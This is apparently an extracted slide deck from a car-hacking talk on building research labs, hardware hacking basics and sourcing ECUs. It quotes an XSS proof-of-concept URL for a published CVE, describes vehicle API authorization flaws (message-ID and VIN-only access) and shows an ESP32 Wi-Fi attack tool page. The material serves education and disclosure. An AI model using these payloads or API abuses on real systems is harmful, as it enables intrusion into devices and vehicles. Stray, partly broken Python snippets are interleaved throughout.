

Jay Turla

Principal Security Researcher

VicOne

by ■ positive technologies

```
def key_pressed(key):  
    print(f"{key} pressed")
```


```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

Hopping on Test Benches and Car Hacking

positive
Jakarta hack
talks

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```




whoami



- Principal Security Researcher at VicOne
- Organizer of Car Hacking Village Philippines
- ROOTCON CFP Review Board and Goon
- Team lead of hacking team "Peenoise" which won 3rd place in SPIRITCYBER-24 IoT / OT Hackathon in Singapore.
- One of the admins of ADDVulcan, Hack A Sat 2020 4th placer and finalist.
- Metasploit contributor

Simulators (we all know this)



01

by ■ positive technologies

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Run the application  
root.mainloop()
```

But how about building our labs for research?



```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



#PHTalks

How we started in 2018

- ECU simulators and ECU Anomaly Detection System (ADS from Amynasec Labs).
- Instrument Clusters that we reverse-engineered
- Running ICSIM with a PS4 controller on an old mini-computer



How we roll now



My Background: Pentester

- I tried picking up old hardware and practiced self-paced IoT and Hardware Hacking
- IoT and Hardware Hacking is not just about tinkering with the hardware; think about the cloud and the web services that it connects to.

CVE-2015-4714

PUBLISHED

[View JSON](#) | [User Guide](#)[Collapse all](#)

Required CVE Record Information

CNA: MITRE Corporation

Published: 2015-06-22 **Updated:** 2016-12-05

Description


Cross-site scripting (XSS) vulnerability in the DreamBox DM500-S allows remote attackers to inject arbitrary web script or HTML via the mode parameter to /body.

```
192.168.1.2/body?mode=<script>alert('shipcod3')<%2fscript>
```

shipcod3

OK

Another one



Same with cars

Tactics and Techniques

- **Authorize remote administration of a vehicle on behalf of the authorized user:**

- ACME Motors derives the authorization key of being able to remotely control a vehicle using the **message ID** sent to the other authorized user's inbox
- ID can be read by sending specific requests for the user's messages from the API endpoint by an adversary or sniffing the packets going to the user's mobile device.
- **The messageID of the request is the only key needed to authorize the request** instead of the API also determining if the username field of the JWT payload contains the correct userID to authenticate the request. Only check performed is a valid message ID.
- Message ID can be derived by sending any valid token with a payload containing the approvers userID to <https://api.mps.ACME.com/api/messagecenters/?lrdr=1970-01-01T00:00:00Z> the 'messageID' field of the authorization request message is the needed key.



DEFCON 29

15:06 / 30:04

KEYNOTE: Ready, Fire Aim: Hacking State and Federal Law Enforcement Vehicles - Alissa Knight

946 views • Premiered Aug 7, 2021



Car Hacking Village
226 subscribers

44 2 SHARE SAVE ...

SUBSCRIBED

Remember the Nissan Leaf Fiasco?

The VIN was used for authorization purposes in controlling some of the features (ex., Check Climate Control)

```
https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXX
```

- The whole API is unauthenticated and only requires the VIN to target a vehicle.


Credits: <https://www.troyhunt.com/controlling-vehicle-features-of-nissan/>

Build a Team



- Find a mentor (#carhacking)
- Find colleagues interested in setting up a Car Hacking Village or a Car Hacking Lab
- Ideal Team of Hackers, Electronic enthusiasts or hobbyists, and someone who has basic knowledge of automotive
- Talk or email one of the guys from the @CarHackVillage like @mintynet, @carfucar, @d0rk4d3r or I can also refer you to them

Learn Basic Electronics



Next up learn Hardware Hacking

HARDWARE HACKING CHEATSHEET


VCC - Voltage Supply

VSS/GND - Ground

Voltage level - 1.7v/3.3v/5v

5V All the device
3.3V should have the
GND/0V common ground
-3.3V for same V reference

Metal parts are usually GND



UART

Usually 3/4 pin combination

USB-TTL TX RX GND RX TX GND



Baudrate and voltage level is important

Memory

a0 cs a1 so a2 wp gnd gnd vcc hold wp sck si vcc sda

eeeprom flash

WP,VCC,HOLD -> 3.3v

A0-2,WP,GND -> GND

FTDI	UART	SPI	I2C	JTAG	SWD
AD0	TX	SCK	SCK	TCK	SCK
AD1	RX	MOSI	SDA	TDI	SDIO
AD2	RTS	MISO	SDA	TDO	SDIO
AD3	CTS	CS		TMS	
AD4	DTR				

20-pin JTAG

VCC	VCC
TRST	GND
TDI	GND
SWD/TMS	GND
SCK/TCK	GND
RTCK	GND
SWO/TDO	GND
RESET	GND
NC	GND
NC	GND

10-pin ST-Link

RST	SCK
SWIM	SWD
GND	GND
3.3V	3.3V
5V	5V

10-pin JTAG

VCC	SWD/TMS
GND	SCK/TCK
GND	SWO/TDO
KEY	TDI
GND	nRESET

Tips

Always TIN your soldering iron tip
Temperature: 250C - 350C
Don't overheat electrolytic capacitor
Check the operating voltage of the device
Don't touch your PCB in bare hand.
Don't overheat the solder pads

@marunmagesh

Commands

UART

```
screen /dev/ttyUSB# <baudrate>  
9600, 115200, 57600, 38400 - baudrate  
ctrl +a -> k -> y to close screen
```

FLASH MEMORY - SPI

```
flashrom -p ft2232_spi:type=<HW>  
FT232H or FT2232H - HW
```

Debuggers

```
openocd -f interface/<dev.cfg>  
-f target/<target.cfg>  
cfg files are located inside /usr/local
```

OpenOCD

```
telnet localhost:4444  
halt - To halt the CPU  
reset - To reset the CPU  
flash info bank <bankid>  
flash dump_image <file>  
                  <addr> <size>  
flash write_image erase  
                  <file> <addr>
```

GDB


```
gdb-multiarch  
set arch <arch - arm/mips>  
target remote localhost:3333
```

RESERVED FOR FUTURE

Reference:

https://github.com/arunmagesh/hw_hacking_cheatsheet/blob/master/cheatsheet_0.1.pdf


Baby steps? Hack with UART



Modifying an EV Charger is also part of Automotive Research



Your EV Charger is our Attack Tool



← ↻ 🔍 ⚠ Not secure | 192.168.4.1

ESP32 Wi-Fi Penetration Tool

Attack configuration

Select target

SSID	BSSID	RSSI
Elon Musk	ce:34:..	-81
NICA Sat HQ	84:06:..	-93

Refresh

Attack configuration

Attack type:

Attack method:

Attack timeout (seconds):

Attack

<https://vicone.com/blog/exploiting-the-emporia-ev-charger-a-hackers-point-of-view>


My Inspiration: Car Hacking Village



Got some IVI and Clusters?



Instrument Cluster w/ Nano-Can



Code Execution via USB on an IVI

IVI Hacking



Where to get some parts? Example



PEUGEOT 207 INSTRUMENT CLUSTER SPEEDOMETER

Condition: **Used**
"Working used"

Price: **US \$20.00**

[Buy It Now](#)

[Add to cart](#)

[Add to Watchlist](#)

☐ [1-year protection plan](#) from SquareTrade - \$7.99

Longtime member

No returns

Shipping: **\$8.00** Economy Shipping from outside US | [See details](#)
See details about international shipping here. [?](#)
Item location: Kaunas, Lithuania
Ships to: Worldwide

Delivery:  Estimated between **Wed. Nov. 6** and **Tue. Nov. 26** [?](#)
Please note the delivery estimate is **greater than 6 business days**.

Payments:     

And another one




Check if this part fits your vehicle

[Contact the seller](#)



Mouse over image to zoom



Ford Mondeo MK4 ECU Kit Set 1.8 Diesel 7G91-12A650-PH, 2 KEYS, CLUSTER 2010

★★★★★ Be the first to [write a review](#).

Condition: **Used**

£120.00

From £11 per month for 12 months

[Buy it now](#)

[Add to basket](#)

[Watch this item](#)

Long-time member

30-day returns

Fast and safe postage



Collect **120** Nectar points [Redeem your points](#) | [Conditions](#)



No additional import charges on delivery.

This item will be sent through the Global Shipping Programme and includes international tracking. [Learn more](#)

